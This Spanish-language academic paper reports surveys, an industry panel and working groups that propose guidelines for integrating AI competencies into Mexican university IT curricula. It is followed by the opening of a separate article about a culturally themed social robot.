La IA ha llegado a ser un tema central en diversos ámbitos, pero sobre todo en el educativo donde existen obstáculos en la implementación curricular de la misma. Los profesores que no tienen experiencia en el tema, deben capacitarse para adoptar e implementar la IA en su proceso educativo. Así mismo, es importante considerar la equidad en el acceso a la tecnología, que es indispensable para mantener de forma óptima la aplicación de la IA, no solo de forma académica sino también con casos reales y de aplicación social [12].

De acuerdo a Vera [13], la seguridad y protección de los datos es importante y debe cuidar la parte ética y la veracidad de la información. Hoy en día se tienen grandes volúmenes de datos provenientes de internet y de otras fuentes que analiza la IA, por ello, es importante discernir entre la información que es real de la que no lo es.

A pesar de los desafíos, es importante mencionar que, como dice Santillan et. al. [14], si es posible integrar la IA en el contenido curricular puesto que la IA personaliza el aprendizaje y permite que el estudiante tenga la libertad de adquirir el conocimiento requerido de su entorno.

Garcés Ángulo et. al. [15] resalta que la IA permite una personalización del aprendizaje, adaptando los contenidos y el ritmo a las necesidades de cada estudiante, y automatiza tareas administrativas. Pero sugiere no perder de vista tener una adopción bien gestionada para disminuir los riesgos de perder la seguridad de nuestra información.

3 Metodología

La metodología empleada tiene un enfoque mixto (cualitativo y cuantitativo), dado que se aplicaron encuestas para identificar las competencias de la IA, tanto a las instituciones educativas como a las empresas relacionadas con las TI, y se analizaron los resultados. También es de tipo Investigación-acción participativa (IAP) ya que integra la participación de los actores clave como representantes de la industria de TI y líderes académicos de programas educativos en TI tanto en las encuestas como en el panel de expertos. La estructura del trabajo sigue las fases propuestas a continuación:

Fase 1. Planeación y diseño. Se definen los objetivos del estudio y se preparan los instrumentos de recolección de datos.

Fase 2. Recolección de datos. Se recaba información tanto cuantitativa como cualitativa sobre las competencias actuales y las necesidades de formación en IA.

Fase 3. Análisis de datos. Se analizan los datos obtenidos en la fase anterior para identificar patrones, tendencias y brechas en las competencias de IA.Fase 4. Desarrollo de propuestas y directrices. Se formulan propuestas y directrices mediante mesas de trabajo para la integración de la IA en los planes y programas de estudio.

Fase 5. Presentación y difusión de resultados. Se comunican los hallazgos de la investigación a la comunidad académica y a los actores de la industria TI.

En la sección de resultados se detalla cada una de estas fases.

4 Resultados

4.1 Fase 1. Planeación y diseño

Se definió el objetivo general del trabajo: identificar las competencias mínimas de IA requeridas en los distintos perfiles profesionales de nivel superior de la Asociación Nacional de Instituciones de Educación en Tecnologías de Información (ANIEI) para su integración en los planes y programas de estudio. A partir de éste, se definieron tres objetivos específicos:

1. Explorar las necesidades de formación y capacitación en IA.
2. Identificar recursos y herramientas educativas para la enseñanza de la IA.
3. Proponer directrices para facilitar la integración efectiva de la IA en los programas de estudio.

Con base en estos objetivos, se procedió al diseño de los instrumentos de recolección de datos.

4.1.1 a. Instrumento para líderes académicos

La encuesta dirigida a líderes académicos constó de 14 preguntas (figura 1). El instrumento incluyó reactivos para indagar el nivel de familiaridad con la IA, la experiencia previa en la aplicación de algoritmos, y las competencias consideradas necesarias para su enseñanza. También se abordaron los desafíos y estrategias pedagógicas en la formación en IA, las necesidades de capacitación docente, las barreras institucionales para su implementación y las modalidades de formación preferidas.




Figura 1. Instrumento para líderes académicos.

4.1.2 b. Instrumento para representantes de la industria de TI

La encuesta dirigida a empresas de TI miembros de la Asociación Mexicana de la Industria de Tecnologías de Información (AMITI), constó de 10 preguntas orientadas a caracterizar la relación de las organizaciones con la IA y sus necesidades de formación (figura 2). Entre los temas abordados se incluyó información general de la empresa, su tamaño y sector industrial, así como los roles vinculados con IA que desempeñan, tales como científicos de datos, ingenieros de *machine learning* (ML) y desarrolladores de *chatbots*. También integró las áreas de IA en las que las empresas desarrollan proyectos y las habilidades técnicas y blandas consideradas críticas para dichos roles. Asimismo, se exploraron las necesidades de formación, las barreras que limitan su atención, y las modalidades de capacitación preferidas, incluyendo cursos en línea y formación presencial.




Figura 2. Instrumento para representantes de la industria.

4.1.3 c. Panel de discusión

Con la finalidad de profundizar en la identificación de competencias esenciales de IA desde la perspectiva del sector productivo, se diseñó un panel de discusión. Para guiar la conversación se plantearon cuatro preguntas detonadoras:

1. ¿Cuál es el enfoque y rol de la IA en su empresa?
2. ¿Cuáles son las habilidades y conocimientos esenciales que los estudiantes deben poseer y aprender con relación a la IA?
3. ¿Cuáles son las brechas que se han generado con la incorporación de la IA en los diversos sectores sociales?
4. ¿Cuáles aspectos de IA deben recibir mayor énfasis en la formación académica y qué incentivos de capacitación se pueden desarrollar para ello?

Complementariamente, se seleccionó un grupo de representantes de la industria de TI para participar en un panel de discusión, las empresas seleccionadas fueron Accenture, IBM, Intel y Wizeline.

Esta fase permitió contar con un diseño metodológico robusto para la recolección de información desde diferentes perspectivas, asegurando la alineación de los instrumentos con los objetivos de la investigación y la diversidad de fuentes de datos para el análisis posterior.

4.2 Fase 2. Recolección de datos

Para obtener información de líderes académicos, se aplicó una encuesta a IES públicas y privadas miembros de ANIEI, disponible en abril y mayo de 2024 y distribuida por correo institucional. Participaron directores, coordinadores y jefes de programas de licenciatura y posgrado en áreas de TI, lo que aseguró una perspectiva institucional sobre políticas académicas, infraestructura, capacitación docente y estrategias pedagógicas en torno a la enseñanza de la IA. El formato en línea facilitó la participación de IES de distintas regiones y la centralización de datos para su análisis.

En paralelo, se recabó información de representantes de la industria de TI mediante un instrumento distribuido en abril y mayo de 2024 vía correo electrónico a través del Comité de Talento Digital de la AMITI. Respondieron directivos, gerentes y especialistas de empresas asociadas, responsables de definir perfiles profesionales, contratar talento y desarrollar competencias en TI. El formato digital permitió reunir respuestas de diferentes regiones y centralizarlas para su procesamiento.

La recolección de datos del panel de discusión se realizó en junio de 2024, durante la XXXIII Reunión Nacional de Directivos de la ANIEI. El panel incluyó a cuatro representantes de Wizeline, Intel, Accenture e IBM, seleccionados por su experiencia en el desarrollo y aplicación de soluciones de IA. Conducido por un moderador, se plantearon preguntas para identificar competencias esenciales de IA, brechas academia-industria y prioridades en la formación de capital humano. Dos relatores documentaron sistemáticamente las intervenciones.

4.3 Fase 3. Análisis de datos

4.3.1 a. Encuesta a líderes académicos

En total participaron 58 profesores de 55 IES, 94.5% de instituciones públicas y el resto de instituciones privadas, de IES como Universidad de Guadalajara (UDG), Universidad Autónoma de Baja California (UABC), Universidad de Monterrey (UdeM),Universidad Autónoma Metropolitana (UAM), Universidad del Caribe (UCaribe), Universidad Autónoma de Querétaro (UAQ), Universidad Nacional Autónoma de México (UNAM), Universidad de Colima (UCOL), Universidad Veracruzana (UV), Centro Universitario de Ixtlahuaca (CUI), Universidad Autónoma de Yucatán (UADY), entre otras. Un 64% de las instituciones reporta estar familiarizado con los enfoques y técnicas utilizadas en IA; sin embargo, al analizar el nivel de fundamentos teóricos, sólo el 48% manifiesta poseer un buen dominio, mientras que un 29% se ubica en un nivel regular y un 18% alcanza un nivel excelente. Esto evidencia que la profundidad de los conocimientos varía considerablemente.

Los líderes académicos están familiarizados en un 64.2% con los diferentes enfoques y técnicas de la IA, como las redes neuronales, algoritmos de *clustering*, algoritmos de clasificación por mencionar algunos. El 18% comentó que su nivel de comprensión de fundamentos teóricos (como aprendizaje automático, procesamiento de lenguaje natural y la visión por computadora) lo consideran como excelente, como bueno el 48.6%, regular el 29.7%. Las competencias y habilidades que poseen son principalmente en

redes neuronales, algoritmos inteligentes, aprendizaje automático, programación, algoritmos genéticos, lenguaje Python, desarrollo de modelos de IA, ciencia de datos y herramientas de IA. El 47.8 % tiene experiencia en la solución a problemas actuales de la industria y la sociedad. Los encuestados indicaron que las competencias específicas que los profesores deben poseer para enseñar satisfactoriamente temas relacionados con la IA son: redes, programación, aprendizaje profundo, las bases matemáticas, el conocimiento en ciencia de datos, el desarrollo de algoritmos a través de R, y el manejo de herramientas como *TensorFlow*, *Keras y PyTorch*, aunado a esto, se debe contar con fundamentos de IA, habilidades en el análisis, aspectos éticos y legales, así como adaptarse al cambio usando herramientas y plataformas digitales para enseñar IA, como *Jupyter Notebook, Google Colab* y software de simulación. Las competencias técnicas que señalan incluyen el dominio de algoritmos, redes neuronales, programación, modelos de IA y razonamiento lógico. No obstante, el 53% reconoce no tener experiencia práctica real en la aplicación de IA, lo que limita la transferencia de conocimientos teóricos al ámbito operativo. Asimismo, un 43% admite un conocimiento deficiente sobre herramientas y plataformas de desarrollo, frente a un 32% que se considera en niveles buenos o excelentes. En el plano metodológico, se identifican como estrategias de enseñanza más efectivas el aprendizaje basado en proyectos, el análisis de casos reales, la gamificación, las simulaciones y la investigación aplicada. Sin embargo, más de la mitad de las instituciones (53%) no ha participado aún en proyectos colaborativos vinculados a la IA, lo que sugiere una oportunidad importante para fomentar redes académicas y de investigación. Las áreas de IA de mayor interés para las IES son el aprendizaje profundo, el ML, la ciencia de datos, las redes neuronales, la programación y la ética. No obstante, el 65% declara no contar con programas de formación o desarrollo profesional en IA, lo que refuerza la necesidad de estrategias institucionales claras en temáticas como ética, certificaciones, modelos de IA, ciencia de datos y herramientas específicas. Las principales barreras detectadas para incorporar la IA son la falta de normatividad institucional, la diversidad y actualización constante de modelos de IA, limitaciones financieras y la adecuación del perfil docente. Se indicaron como desafíos para integrar la IA en las clases: falta de recursos, resistencia al cambio, acceso a tecnologías, capacitación especializada, ética y responsabilidad. Finalmente, las modalidades preferidas para la capacitación en IA son los cursos en línea, seminarios y *webinars*, que se adecuen a los ritmos de trabajo académico.

En resumen, es posible concluir que los resultados muestran un escenario donde el interés y la necesidad de formación en IA son evidentes, pero se requiere una estrategia integral que articule conocimientos teóricos, experiencia práctica, competencias éticas y acceso a recursos tecnológicos para su implementación efectiva.

4.3.2 b. Encuesta a representantes de la industria en TI

En el caso de la encuesta a la industria, participaron 13 empresas, el 46.2 % son muy pequeñas (entre 10 y 50 trabajadores), el 21.3% son de emprendimiento y 15.4% son pequeñas (entre 50 a 250 trabajadores). El 53.8% de las empresas pertenecen al sector tecnológico y el 23.1% al educativo y el 15.4% al de servicios. Los roles relacionados con la IA en las organizaciones son en un 53.8 % de ingenieros de datos, 46.2% desarrolladores de *chatbots*, el 46.2% de ingenieros de IA, el 38.5% desarrolladores de IA y el 38.5% científicos de datos de IA. El tipo de proyectos de IA que desarrollan las compañías son: el 76.9% al análisis de datos, 53,8% a la automatización de procesos, 53.8% a la ciencia de datos y el 38.5% al desarrollo de software.

Las habilidades técnicas claves que se solicitan en un profesional para su contratación son: 61.5% en Big Data, el 61.5% en programación en Python/R, el 53.8% en técnicas de IA, el 46.2% en computación en la nube y el 46.2% en metodologías de desarrollo. Las habilidades blandas clave en IA son: el 76.9% en resolución de problemas, 69.2% en pensamiento crítico, 61.5% en adaptabilidad y aprendizaje continuo, 53.8% creatividad e innovación, 53.8% en colaboración y trabajo en equipo, y el 46.2% pensamiento crítico. Cabe resaltar que la encuesta contenía algunas preguntas que permitían elegir más de una opción. Ello da como resultado que los porcentajes tengan una suma mayor al 100%.

Para atender las demandas de actualización de sus empleados, las empresas consideran importante fortalecer: herramientas de IA, ciencia de datos, IA Generativa, modelos supervisados y no supervisados, *deep learning*, procesamiento de lenguaje natural (NLP) y visión por computadora. Dentro de las organizaciones faltan expertos en IA y las barreras o desafíos que comentan para satisfacer las necesidades de formación de sus empleados en IA son: falta de talento, acceso a herramientas más especializadas, cursos

adecuados para fortalecer las competencias y habilidades, creatividad hacía un pensamiento orientado a la IA e identificar la aplicación en el desarrollo de sistemas, son fundamentales el conocimiento de la base de matemáticas para el uso de los modelos de IA. Por último, los empleados de las organizaciones prefieren la modalidad de los cursos de formación en IA en un 100% en línea, 69.2% en programas de certificación, 53.8% *webinars* y seminarios virtuales y 53.8% capacitación presencial.

4.3.3 c. Panel de expertos

El panel de expertos tuvo como objetivo profundizar en la identificación de las competencias esenciales de IA desde la perspectiva del sector productivo, así como reconocer las brechas existentes entre la formación académica y las necesidades de la industria. En él, participaron representantes de Accenture, IBM, Intel y Wizeline.

Las empresas coincidieron en que los futuros profesionales deben contar con una base sólida en matemáticas, lógica, programación y algoritmos, complementada con una comprensión profunda de la ética y los marcos legales relacionados con la IA. Se destacó la necesidad de formar estudiantes capaces de desarrollar soluciones innovadoras que integren el uso responsable de la tecnología. Entre las habilidades técnicas se mencionaron: programación avanzada, ciencia de datos, ML, redes neuronales, optimización de algoritmos y procesamiento de hardware para IA. Asimismo, se subrayó la importancia de la alfabetización digital y el dominio de herramientas emergentes. En cuanto a habilidades blandas, se mencionan como esenciales el pensamiento crítico y analítico, la resolución de problemas, la comunicación efectiva y la capacidad de trabajo interdisciplinar. Las empresas indican que hay una brecha por la desconexión entre la academia y la industria, especialmente en la aplicación práctica de la IA. También mencionaron la necesidad de mejorar la integración de buenas prácticas en TI e IA, fomentar el trabajo interdisciplinario, enfocar la formación en áreas impactadas por los avances acelerados de la IA y considerar las dimensiones biológicas, psicológicas y sociales en la implementación de soluciones.

Entre las acciones sugeridas para fortalecer la formación se incluyen la creación de laboratorios de IA, la realización de concursos de innovación y el aprovechamiento de plataformas de formación y certificación como IBM Skill Build. Además, se destacó la importancia de ofrecer retos prácticos y proyectos reales que permitan aplicar la IA de manera responsable y contextualizada.

El panel permitió delinear un conjunto de competencias esenciales y áreas de conocimiento prioritarias para la formación de profesionales en IA, así como reconocer las brechas y oportunidades de colaboración entre academia e industria, lo que constituye una base estratégica para la propuesta de directrices.

4.4 Fase 4. Desarrollo de propuestas y directrices

Esta fase buscó definir un conjunto de directrices para guiar la integración de competencias en IA en los planes y programas de estudio de las licenciaturas en TI. Para ello, se realizó una mesa de trabajo durante la XXXIII Reunión Nacional de Directivos de la ANIEI, celebrada en junio de 2024 [16], donde participaron 30 directivos de programas de licenciatura en TI pertenecientes a IES públicas y privadas, se tuvieron cuatro actividades clave:

4.4.1 Actividad 1. Definición de áreas de IA a integrarse en planes y programas de TI

Se determinaron las áreas de conocimiento a incorporarse en los planes de estudio, a través de una nube de palabras se llegó al mayor número de votos en: programación, ciencia de datos, *machine learning*, redes neuronales, algoritmia y aprendizaje automático, ver figura 3.



Figura 3. Áreas de conocimiento que deben incorporarse en los planes de estudio.

Luego, los participantes respondieron a la pregunta ¿Cuáles son las competencias mínimas de IA que deberían integrarse a los planes y/o programas de estudio?, indicando: (1) comprensión de los fundamentos, modelos y funcionamiento de la IA, incluyendo IA generativa; (2) habilidades de programación, lógica, matemáticas y desarrollo de algoritmos aplicables a problemas reales; (3) capacidad para implementar modelos ML y desarrollar aplicaciones o sistemas inteligentes; (4) uso ético, responsable y socialmente consciente de herramientas de IA; y (5) desarrollo de pensamiento crítico, creativo y analítico para la resolución de problemas mediante soluciones basadas en IA.

En cuanto a las principales necesidades de capacitación en IA para docentes, los participantes indicaron: dominio de fundamentos como aprendizaje automático, ciencia de datos, teoría de redes neuronales y matemáticas aplicadas, así como el manejo de lenguajes de programación (especialmente Python) y herramientas especializadas, incluidas opciones *low-code*. Se destaca la importancia de conocer modelos, paradigmas y aplicaciones de la IA —incluyendo IA generativa— y su uso en el aula, la planeación didáctica y el desarrollo de recursos educativos. También se prioriza la capacitación en ética y uso responsable, manejo de Big Data, tecnologías emergentes, agentes inteligentes y la integración de proyectos reales que fortalezcan la aplicación práctica de la IA en contextos educativos.

4.4.2 Actividad 2. Diseño de un repositorio de recursos educativos en IA

Se desarrolló un repositorio institucional de recursos educativos en IA (Ver figura 4), que recopila herramientas, cursos y materiales y constituye un apoyo para la implementación de las directrices y busca ser un punto de referencia para docentes, estudiantes y desarrolladores de programas académicos. Se sugiere se haga una curación de recursos, con la finalidad de elegir que tengan la calidad y los elementos válidos para poder utilizar los mejores, dicho repositorio puede ser accedido por las instituciones miembros de ANIEI.

REPOSITORIO ANIEI

Recurso	Tipo	Link	Costo
7IBM SkillsBuild	Cursos	https://skillsbuild.org/es/adult-learners/explore-learning/artificial-intelligence	No
Diplomado en Inteligencia artificial aplicada	Diplomado	https://docencia.tic.unam.mx/diplomado-inteligencia-artificial-aplicada	Si
ChatGPT	Herramienta	https://chatgpt.com/auth/login?sso=&oai-dm=1	N/S
Bing AI	Herramienta	https://www.bing.com/?setlang=es	Np
DALL-E	Herramienta	https://openai.com/index/dall-e-2/	Si
Midjourney	Herramienta	https://www.midjourney.com/home	Si
TensorFlow	Herramienta	https://www.tensorflow.org/?hl=es-419	No
PyTorch	Herramienta	https://pytorch.org/	No
intel acelerando México con IA	Curso	https://intel.az1.qualtrics.com/jfe/form/SV_6rP25Y2X5ORgfk2?Q_CHL=qr	No

Figura 4. Repositorio de recursos educativos en IA-ANIEI.

4.4.3 Actividad 3. Elaboración de directrices orientadas a la integración de competencias en IA dentro de los programas educativos.

Los participantes de la mesa, definieron directrices que se describen a continuación:

Directriz 1. Estrategias pedagógicas para la enseñanza de la IA. El grupo de expertos coincidió en que la integración de competencias en IA requiere un enfoque formativo basado en metodologías activas. Se recomienda el uso de aprendizaje basado en proyectos (ABP), análisis de casos prácticos reales, gamificación, aprendizaje profundo, simulaciones, investigación aplicada y tutoriales interactivos. Estas estrategias deben orientarse al desarrollo de proyectos integrales que involucren el uso de herramientas de IA Generativa (IAG) con la condición de que los productos sean posteriormente validados por expertos en IA.

Directriz 2. Profundización del aprendizaje en IA. El aprendizaje de IA debe ir más allá de la interacción básica con herramientas, buscando que los estudiantes adquieran competencias para desarrollar sistemas completos que integren IA de manera funcional y ética. Esto incluye el uso de APIs, como la API de GPT, para el desarrollo de aplicaciones y la exploración de sus alcances en el diseño mismo de programas educativos y estrategias de aprendizaje.

Directriz 3. Colaboración institucional y formalización de lineamientos. Se propone que la ANIEI lidere la formalización de procedimientos para el uso de IA en la enseñanza, promoviendo la colaboración entre IES para la creación de repositorios confiables de recursos educativos en IA, que incluyan herramientas, cursos, materiales y buenas prácticas, accesibles a toda la comunidad académica.

Directriz 4. Modelo dual con participación empresarial. Con el fin de garantizar que la formación responda a las necesidades tecnológicas del sector productivo, se recomienda el diseño e implementación de un modelo dual que integre a las empresas como proveedoras de infraestructura tecnológica, espacios de práctica y escenarios reales para el desarrollo de proyectos con IA.

Directriz 5. Definición de competencias por perfil profesional. Es fundamental incorporar dentro de cada plan de estudio, las áreas de conocimiento en IA según el perfil de egreso:

- Desde el usuario que aplica herramientas de IA de forma ética y eficiente.
- Pasando por el integrador que combina APIs y servicios de IA para soluciones intermedias.
- Hasta el desarrollador que diseña y optimiza algoritmos funcionales de IA.

Esta diferenciación permitirá alinear contenidos, niveles de profundidad y resultados de aprendizaje con las expectativas del mercado laboral.

Directriz 6. Curaduría y validación de información. Más allá de la adopción de IA, se enfatiza la necesidad de desarrollar en los estudiantes la capacidad de curar información y evaluar la confiabilidad de los datos generados o procesados por sistemas de IA. En este sentido, se recomienda que los proyectos que utilicen herramientas de IA Generativa incorporen procesos de validación con expertos, fomentando el pensamiento crítico y el uso responsable de la tecnología.

4.4.4 Actividad 4. Validación de las directrices mediante rondas de retroalimentación con actores clave del sector académico y de la industria, para asegurar su pertinencia y viabilidad de implementación.

Finalmente, las directrices fueron votadas y de esta forma validadas por los líderes académicos quienes confirmaron su pertinencia y viabilidad como marco de acción para la integración efectiva de competencias de IA en los planes y programas de estudio (figura 5).



Figura 5. Votación sobre directrices propuestas.

4.5 Fase 5. Presentación y difusión de resultados

La última fase está orientada a comunicar los hallazgos para generar un impacto positivo que favorezca la implementación de las directrices propuestas y fomente el diálogo entre las IES y la industria.

El primer mecanismo de difusión fue la socialización de los resultados en congresos y seminarios especializados en educación en TI, así como en foros de la ANIEI. En estos espacios se busca presentar los objetivos, la metodología, los instrumentos de recolección de datos y los principales hallazgos, con énfasis en las competencias esenciales de IA identificadas y las estrategias pedagógicas recomendadas para su integración en los planes de estudio. Además, se compartió el repositorio de recursos educativos en IA desarrollado en la Fase 4, a fin de facilitar su adopción por parte de docentes y diseñadores curriculares.

Aunque las propuestas fueron validadas por líderes académicos, los resultados deben presentarse a representantes de empresas de TI nacionales e internacionales, a través de la AMITI para una segunda validación por parte de la industria de TI.

Con el fin de ampliar el alcance, se elaborarán materiales de difusión como infografías, resúmenes ejecutivos y videos breves para ser distribuidos a través de plataformas académicas, redes sociales profesionales y sitios web institucionales. El informe completo y las directrices serán depositados en repositorios de acceso abierto, garantizando su disponibilidad para la comunidad académica, las IES miembro de la ANIEI y las empresas miembros de AMITI.

La presentación y difusión de resultados no solo busca informar, sino también activar redes de colaboración que permitan la actualización continua de las competencias en IA, así como el seguimiento y evaluación de las directrices implementadas. Con ello, se establece una base para futuras investigaciones y para la consolidación de un marco nacional de referencia sobre la formación en IA en planes y programas de estudio en TI.

5 Conclusiones

A través de las diferentes etapas de este trabajo, se contó con la colaboración de más de 100 personas representantes de IES y empresas de TI, que brindaron su experiencia para dar un panorama sobre los desafíos y oportunidades de la integración de la IA en los planes y programas de estudio, así como su opinión sobre las competencias que se deben considerar para hacer frente a un futuro que ya tenemos en puerta.

En este artículo se han identificado las competencias mínimas en IA que deben integrarse en los planes y programas de estudio de TI de nivel superior.

Los resultados tienen un impacto directo en el futuro de la educación superior en México y Latinoamérica. Por un lado, aportan una guía estratégica para actualizar planes y programas de estudio de TI, alineando la formación con las demandas del sector productivo y con los desafíos éticos y sociales de la IA. Por otro, resaltan la urgencia de diseñar modelos pedagógicos activos que favorezcan la integración efectiva de la IA en el aula.

La incorporación de estas competencias permitirá formar egresados con perfiles diferenciados (usuarios, integradores y desarrolladores de IA), capaces de responder a los distintos niveles de especialización que exige el mercado laboral. Asimismo, el fortalecimiento de la colaboración universidad–industria contribuirá a generar ecosistemas de innovación más robustos, apoyados en laboratorios, repositorios de recursos educativos y proyectos conjuntos.

Finalmente, se considera que la implementación de las directrices propuestas en este artículo ofrece una oportunidad para preparar a una nueva generación de profesionales en TI capaces de enfrentar los retos de manera ética en un mundo cada vez más impulsado por la IA. Acortar la brecha entre teoría y práctica, así como fortalecer el dominio del desarrollo de soluciones, serán claves para garantizar que la educación en IA en México no solo esté a la vanguardia, sino que también sea relevante y transformadora.

Referencias

[1] [1] P. Hernández, "The Economic Impact of Artificial Intelligence by 2030," AI Journal, vol. 12, no. 3, pp. 45-56, Mar. 2022.

[2] [2] S. Lee and T. Kim, "The Role of AI in IT Education: Challenges and Solutions," Journal of Information Technology Education, vol. 18, no. 2, pp. 103-120, Jun. 2021.

[3] [3] A. Martínez, "Bridging the AI Skills Gap: The Role of Higher Education," International Journal of Computer Science Education, vol. 9, no. 4, pp. 210-225, Sep. 2020.

[4] [4] J. Patel, "Integrating AI Ethics into the Curriculum: A Framework for Educators," Technology and Ethics Review, vol. 15, no. 1, pp. 67-81, Jan. 2023.

[5] [5] Vázquez-Cano, E., Artificial intelligence and education: A pedagogical challenge for the 21st century, https://doi.org/10.22521/edupij.2021.103.1, Educational Process: International Journal, 10(3), 7-12 (2021).

[6] [6] Méndez, J. J. R. (2023). La Inteligencia Artificial en el Aula: Promoción de Inclusión, Equidad y Calidad Educativa. Inteligencia Artificial para la transformación de la educación, 14.

[7] [7] Guaña Moya, J., Arteaga-Alcívar, Y., & Cedeño Zambrano, M. E. (2023). Ventajas y desventajas del uso de las Herramientas de Inteligencia artificial en la educación. Revista Tecnopedagogía E Innovación, 2(2), 6–26. https://doi.org/10.62465/rti.v2n2.2023.34

[8] [8] Noriega-Carrasco, M. G., & Tarango, J. (2024). Enseñanza computacional en educación desde una visión integral: un aliado en la alfabetización para la era digital (APED). e-Ciencias de la Información. https://revistas.ucr.ac.cr/index.php/eciencias/article/view/56784/60543

[9] [9] Viñals Blanco, A., & Cuenca Amigo, J. (2016). El rol del docente en la era digital. Revista Interuniversitaria de Formación del Profesorado, 30(2),103-114.[ISSN: 0213-8646. https://www.redalyc.org/articulo.oa?id=27447325008

[10] [10] Fundación Telefónica – Telos. (s. f.). Las competencias del profesional de la era digital.

[11] https://telos.fundaciontelefonica.com/la-cofa/las-competencias-del-profesional-de-la-era-digital

[12] [11] Comisión Europea / DIGCOMP (s. f.). Marco de competencia digital para ciudadanos

[13] https://joint-research-centre.ec.europa.eu/projects-and-activities/education-and-training/digital-transformation-education/digital-competence-framework-citizens-digcomp_en

[14] [12] Cornejo, M. A. N., & Desiderio, S. V. E. (2024). Desafíos y Perspectivas de la Inteligencia Artificial en la Educación Superior. Código Científico Revista de Investigación, 5(1), 1446-1464. http://www.revistacodigocientifico.itslosandes.net/index.php/1/article/view/463

[15] [13] Vera, F. (2023). Integración de la Inteligencia Artificial en la Educación superior: Desafíos y oportunidades. Transformar, 4(1), 17–34. Recuperado a partir de https://www.revistatransformar.cl/index.php/transformar/article/view/84

[16] [14] Santillán De La Torre, C. A., Silva López, M. de los Ángeles, Limongi Basantes, D. S., & Criollo Chango, E. A. (2024). El papel de la Inteligencia Artificial en la adaptación curricular: Perspectivas para la mejora continua de la educación digital. Revista Imaginario Social, 7(2). https://doi.org/10.59155/is.v7i2.186

[17] [15] Garcés Ángulo, J. R., Aguilar Chasipanta, W. G., Rodríguez Bermeo, S. D., & Burbano Padilla, C. D. P. (2024). Impacto de la Inteligencia Artificial en la Educación Superior. Dominio De Las Ciencias, 10(3), 983–995. https://doi.org/10.23857/dc.v10i3.3967

[18] [16] Mesas de Trabajo del evento de RND 2024– ANIEI. (s. f.). https://www.aniei.org.mx/eventos-aniei/reunion-nacional-de-directivos/mesas-de-trabajo/

Interacción Humano-Robot mediante Inteligencia Artificial
Human-Robot Interaction via Artificial Intelligence

José Luis Hernández Ameca[1], Carlos Armando Ríos Acevedo[1], Carlos Zamora Lima[1], Gerardo Martínez García[1], Ethan Zúñiga Neponuceno[1]

[1] Facultad de Ciencias de la Computación, Benemérita Universidad Autónoma de Puebla, Ciudad Universitaria, Edif. CC03-205 Laboratorio de Sistemas Robóticos "SIRO", 14 sur y Ave. Sn. Claudio, Fraccionamiento Jardines de Sn. Manuel, C.P. 72570 Puebla, Pue. México
joseluis.hdzameca@correo.buap.mx, carlos.riosa@correo.buap.mx, carlos.zamorali@correo.buap.mx, gerardo.martinezga@alumno.buap.mx, ethan.zuniga@alumno.buap.mx

Fecha de recepción: 26 de septiembre de 2025
Fecha de aceptación: 10 de marzo de 2026

Resumen. Este trabajo presenta el desarrollo de un robot social basado en la leyenda mexicana del Charro Negro, diseñado específicamente para interactuar durante celebraciones del Día de Muertos en un evento de divulgación científica. El proyecto se desarrolló siguiendo la metodología del modelo evolutivo con prototipos, integrando tecnologías avanzadas como impresión tridimensional (3D) e inteligencia artificial (IA) para el procesamiento del lenguaje natural. El diseño combinó elementos tradicionales con conversación contextual y movimientos adaptados. Una encuesta de satisfacción aplicada a los participantes tras la interacción arrojó resultados muy positivos, demostrando la viabilidad de crear interfaces robóticas culturalmente relevantes que establecen conexiones significativas, fusionando ciencia, tecnología, entretenimiento y cultura.

Palabras Clave: Robot social, interacción humano-robot, inteligencia artificial, tradición mexicana, cultura.

Summary. This paper presents the development of a social robot inspired by the Mexican legend of El Charro Negro, specifically designed to interact during Día de Muertos celebrations at a science outreach event. The project was developed following the evolutionary model with prototypes, integrating advanced technologies such as three-dimensional (3D) printing and artificial intelligence (AI) for natural language processing. The design combined traditional elements with contextual conversation and adaptive movements. A satisfaction survey conducted with participants after the interaction yielded highly positive results, demonstrating the feasibility of creating culturally relevant robotic interfaces that establish meaningful connections by merging science, technology, entertainment, and culture.

Keywords: Social robot, human-robot interaction, artificial intelligence, Mexican tradition, culture.

1 Introducción

El desarrollo emocional en niños con Trastorno del Espectro Autista (TEA) representa un reto educativo y La robótica no sólo despierta el interés de estudiantes a las áreas de la ciencia, tecnología, matemáticas e ingeniería, sino que también promueven el desarrollo de competencias como el trabajo en equipo, pensamiento crítico, creatividad y búsqueda de soluciones [1]. Estas habilidades son cruciales hoy en día no sólo para el ambiente académico sino profesional [2]. Por ello es importante acercar a estudiantes y al público en general a la robótica, con el fin de despertar su interés.

Bajo ese contexto, diversas instituciones promueven y organizan eventos de divulgación científica y concursos o talleres de robótica, creando espacios donde los participantes pueden demostrar sus conocimientos y habilidades mediante el desarrollo de robots y animatrónicos [3].

La presentación de estos robots no sólo motiva a estudiantes a explorar esta área multidisciplinaria, sino que también atrae al público en general [4]. Además, cuando estos eventos se combinan con elementos culturales, el público demuestra una mayor aceptación e interés [5].

Este artículo presenta el desarrollo de un robot social llamado, "El Charro Negro" construido originalmente para participar en un evento de divulgación científica con temática de cultura mexicana. El

proyecto une la leyenda popular del mismo nombre con tecnología contemporánea y busca transmitir elementos de la cultura mexicana a través de la interacción con el público.

2 Estado del arte

Un robot social es un robot diseñado para interactuar y comunicarse con personas, siguiendo comportamientos sociales [6]. Diferentes investigaciones han creado diferentes robots sociales para diferentes propósitos, como lo es AMIGUS [7] creado como apoyo para mantener la salud mental ante estudiantes que se sienten solos, o también IVO [8] que asiste a personas a realizar diferentes tareas.

